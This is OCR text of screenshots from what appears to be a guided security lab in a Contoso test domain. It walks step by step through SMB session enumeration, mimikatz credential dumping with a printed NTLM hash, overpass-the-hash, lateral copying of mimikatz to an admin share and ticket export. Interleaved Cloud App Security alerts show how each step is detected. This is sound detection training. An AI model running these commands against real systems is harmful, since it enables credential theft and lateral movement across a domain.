

Administrator: Cmd
C:\Users\jeffl\Desktop>cd C:\Tools\NetSess
C:\Tools\NetSess>NetSess.exe ContosoDC
NetSess V02.00.00cpp Joe Richards (joe@joeware.net) January 2004
Enumerating Host: ContosoDC
Client User Name Time Idle Time
\\\\10.0.24.11 SamiraA 000:09:07 000:08:54
\\\\10.0.24.11 SamiraA 000:04:07 000:04:07
\\\\10.0.24.10 JeffL 000:00:00 000:00:00
Total of 3 entries enumerated
C:\Tools\NetSess>
VICTIMPC
(none)
10.0.24.10
CONTOSO
JeffL
We already know that Samira is a Domain Admin. This attack gave us Samira's IP address. As an attacker, we learned exactly who we need to compromise. We also got the network location where that credential is logged in.



Alerts - Cloud App Security
https://holatp187845.portal.cloudappsecurity.com/#/alerts?resolutionStatus=eq(i:0,)
Cloud App Security
Dashboard
Discover
Investigate
Control
Alerts
Alerts > User and IP address reconnaissance (SMB) 5/7/20 2:24 PM - 5/7/20 2:24 PM
MEDIUM SEVERITY
Resolution options:
Export
Dismiss...
Resolve...
Description
JeffL on VictimPc enumerated SMB sessions on ContosoDc, retrieving recent IP addresses of 2 accounts.
Learn more about this alert type
Important information
JeffL logged into VictimPc during the 30 days before this suspicious activity occurred.
SMB session enumeration details:
5/7/20 2:24 PM
SamiraA on 10.0.24.11, exposed through ContosoDc.
5/7/20 2:24 PM
JeffL on 10.0.24.10, exposed through ContosoDc.
Activity log
1 - 1 of 1 activities
Click or tap to scroll.
Activity
User
App
IP address
Location
Device
Date
Run command: SMB session ; Pa...
JeffL
10.0.24.10
VictimPc
This is the information that was available to the attacker. This will aid with our investigation.
Scroll down to see the rest of the page.



Administrator: Command Prompt
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Users\jeffl>cd C:\tools\mimikatz\x64
C:\Tools\Mimikatz\x64>mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" >> c:\temp\victimpc.txt
C:\Tools\Mimikatz\x64>
Click or tap File Explorer.
VICTIMPC
(none)
10.0.24.10
CONTOSO
JeffL
Next, select File Explorer.



Administrator: Command Prompt
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Users\jeff1>cd C:\tools\mimikatz\x64
victimpc - Notepad
File Edit Format View Help
Authentication Id : 0 ; 707123 (00000000:000aca33)
Session : Batch from 0
User Name : RonHD
Domain : CONTOSO
Logon Server : ContosoDc
Logon Time : 5/6/2020 3:40:01 AM
SID : S-1-5-21-2818553656-65978498-1146923906-1105
msv :
[00000003] Primary
* Username : RonHD
* Domain : CONTOSO
* NTLM : 96def1a633fc6790124d5f8fe21cc72b
* SHA1 : bb07296ec61898ab7475c3998230ff4a97c1a2d
* DPAPI : 557c07fe8080e1675f6f99dc99d0b28a
tspkg :
wdigest :
* Username : RonHD
* Domain : CONTOSO
* Password : (null)
kerberos :
* Username : RonHD
* Domain : CONTOSO.AZURE
* Password : (null)
ssp :
credman :
Authentication Id : 0 ; 66698 (00000000:0001048a)
Session : Interactive from 1
Click or tap the NTLM line.
VICTIMPC
(none)
10.0.24.10
CONTOSO
JeffL
Activate Windows
Go to Settings to activate Windows.
We successfully harvested user Ron's NTLM hash from memory using mimikatz. We'll need this NTLM hash shortly.
Technical note: The credential of the computer account was also exposed in this harvest. While the computer account credential value is not useful in our current scenario, remember this is another avenue real attackers use to gain lateral movement in your environment.



Administrator: Command Prompt
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Users\jeff1>cd C:\tools\mimikatz\x64
C:\Tools\Mimikatz\x64>mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" >> c:\temp\victimpc.txt
C:\Tools\Mimikatz\x64>net user ronhd /domain
The request will be processed at a domain controller for domain Contoso.Azure.
User name RonHD
Full Name RonHD
Comment
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never
Password last set 10/21/2019 10:29:27 PM
Password expires Never
Password changeable 10/22/2019 10:29:27 PM
Password required Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon 5/7/2020 10:10:00 PM
Logon hours allowed All
Local Group Memberships
Global Group memberships *Domain Users *Helpdesk
The command completed successfully.
C:\Tools\Mimikatz\x64>
VICTIMPC
(none)
10.0.24.10
CONTOSO
JeffL
Activate Windows
Go to Settings to activate Windows.
From the results, we see that Ron is a member of the "Helpdesk" Security Group.
Using a common technique called Overpass-the-Hash, the harvested NTLM hash can now be used to obtain a Ticket Granting Ticket (TGT). An attacker with a user's TGT, can masquerade as a compromised user such as Ron and access any domain resource the compromised user or their respective Security Groups have access to, such as Helpdesk resources.
From the elevated command prompt where you ran the last mimikatz command, enter the command to overpass the hash.



Administrator: C:\windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\windows\system32>
_ rc4_hmac_nt_exp OK
_ rc4_hmac_old_exp OK
_ *Password replace @ 00000217949F24C8 (32) -> null
mimikatz(commandline) # exit
Bye!
C:\Tools\Mimikatz\x64>
VICTIMPC
(none)
10.0.24.10
CONTOSO
JeffL
Activate Windows
Go to Settings to activate Windows.
A new command prompt opens, executing as Ron.
Defender won't detect a hash passed on a local resource. It detects when a hash is used from one resource to access another resource or service.
Next, let's see if we can use Ron's credential to gain more privileged access than we had with Jeff's account.
Follow the prompts to enter a series of commands.



Administrator: C:\windows\SYSTEM32\cmd.exe - powershell
ComputerName : 10.0.24.11
AccountName : Contoso.Azure/Helpdesk
IsDomain : True
IsGroup : True
SID : S-1-5-21-2818553656-65978498-1146923906-1109
Description :
Disabled :
LastLogin :
PwdLastSet :
PwdExpired :
UserFlags :
ComputerName : 10.0.24.11
AccountName : Contoso.Azure/AipScanner
IsDomain : True
IsGroup : False
SID : S-1-5-21-2818553656-65978498-1146923906-1104
Description :
Disabled :
LastLogin : 10/22/2019 4:12:19 PM
PwdLastSet :
PwdExpired :
UserFlags :
PS C:\windows\system32>
_ rc4_hmac_nt_exp OK
_ rc4_hmac_old_exp OK
_ *Password replace @ 00000217949F24C8 (32) -> null
mimikatz(commandline) # exit
Bye!
C:\Tools\Mimikatz\x64>
VICTIMPC
(none)
10.0.24.10
CONTOSO
JenL
This machine has multiple accounts for Local Administrators, Domain Admins, and Helpdesk.
We know Ron is a member of the "Helpdesk" Security Group. We also have the machine's name, AdminPC. With Ron's credentials, we should be able to laterally move to AdminPC and gain access to that machine.
Let's exit this machine.



Administrator: C:\windows\SYSTEM32\cmd.exe
Renew Time: 5/14/2020 22:25:46 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: ContosoDc.Contoso.Azure
#5> Client: ronhd @ CONTOSO.AZURE
Server: HOST/AdminPc @ CONTOSO.AZURE
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 5/7/2020 22:25:46 (local)
End Time: 5/8/2020 8:25:46 (local)
Renew Time: 5/14/2020 22:25:46 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: ContosoDc.Contoso.Azure
#6> Client: ronhd @ CONTOSO.AZURE
Server: cifs/AdminPc @ CONTOSO.AZURE
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 5/7/2020 22:25:46 (local)
End Time: 5/8/2020 8:25:46 (local)
Renew Time: 5/14/2020 22:25:46 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: ContosoDc.Contoso.Azure
C:\windows\system32>
_ rc4_hmac_nt_exp OK
_ rc4_hmac_old_exp OK
_ *Password replace @ 00000217949F24C8 (32) -> null
mimikatz(commandline) # exit
Bye!
C:\Tools\Mimikatz\x64>
VICTIMPC
(none)
10.0.24.10
CONTOSO
JenL
You can see that, for this particular process, we have Ron's TGT in memory. We successfully performed an Overpass-the-Hash attack by using the NTLM hash that was compromised earlier to obtain a Kerberos TGT.



Cloud App Security
Activity log
Dashboard
Discover
Investigate
Activity log
Files
Users and accounts
Security configuration
Identity security posture
OAuth apps
Connected apps (1)
Control
Alerts
QUERIES
APP
USER NAME
RAW IP ADDRESS
ACTIVITY TYPE
LOCATION
RonHD
1 - 20 of 124 activities
New policy from search
Activity
User
App
IP address
Location
Device
Date
Log on
RonHD
Active Dir...
10.0.24.10
VictimPc
May 7, 2020, ...
Here you can see Ron's log-on activities and investigate what resources were accessed.



Administrator: Command Prompt
Administrator: C:\windows\SYSTEM32\cmd.exe
Server: HOST/AdminPc @ CONTOSO.AZURE
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 5/7/2020 22:25:46 (local)
End Time: 5/8/2020 8:25:46 (local)
Renew Time: 5/14/2020 22:25:46 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: ContosoDc.Contoso.Azure
#6> Client: ronhd @ CONTOSO.AZURE
Server: cifs/AdminPc @ CONTOSO.AZURE
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 5/7/2020 22:25:46 (local)
End Time: 5/8/2020 8:25:46 (local)
Renew Time: 5/14/2020 22:25:46 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: ContosoDc.Contoso.Azure
C:\windows\system32>cd C:\tools\mimikatz\x64
C:\Tools\Mimikatz\x64>xcopy mimikatz.exe \\adminpc\c$\temp
C:mimikatz.exe
1 File(s) copied
C:\Tools\Mimikatz\x64>
_ rc4_hmac_nt_exp OK
_ rc4_hmac_old_exp OK
_ *Password replace @ 00000217949F24C8 (32) -> null
mimikatz(commandline) # exit
Bye!
C:\Tools\Mimikatz\x64>
VICTIMPC
(none)
10.0.24.10
CONTOSO
JenL
Next, we'll use a PsExec command to remotely execute mimikatz.
The first command will execute and export the tickets found in the LSASS.exe process and place them in the current directory, on AdminPC.


Administrator: Command Prompt
Administrator: C:\windows\SYSTEM32\cmd.exe
Group 2 - Ticket Granting Ticket
[00000000]
Start/End/MaxRenew: 5/7/2020 10:46:11 PM ; 5/8/2020 7:53:51 AM ; 5/14/2020 9:53:51 PM
Service Name (02) : krbtgt ; CONTOSO.AZURE ; @ CONTOSO.AZURE
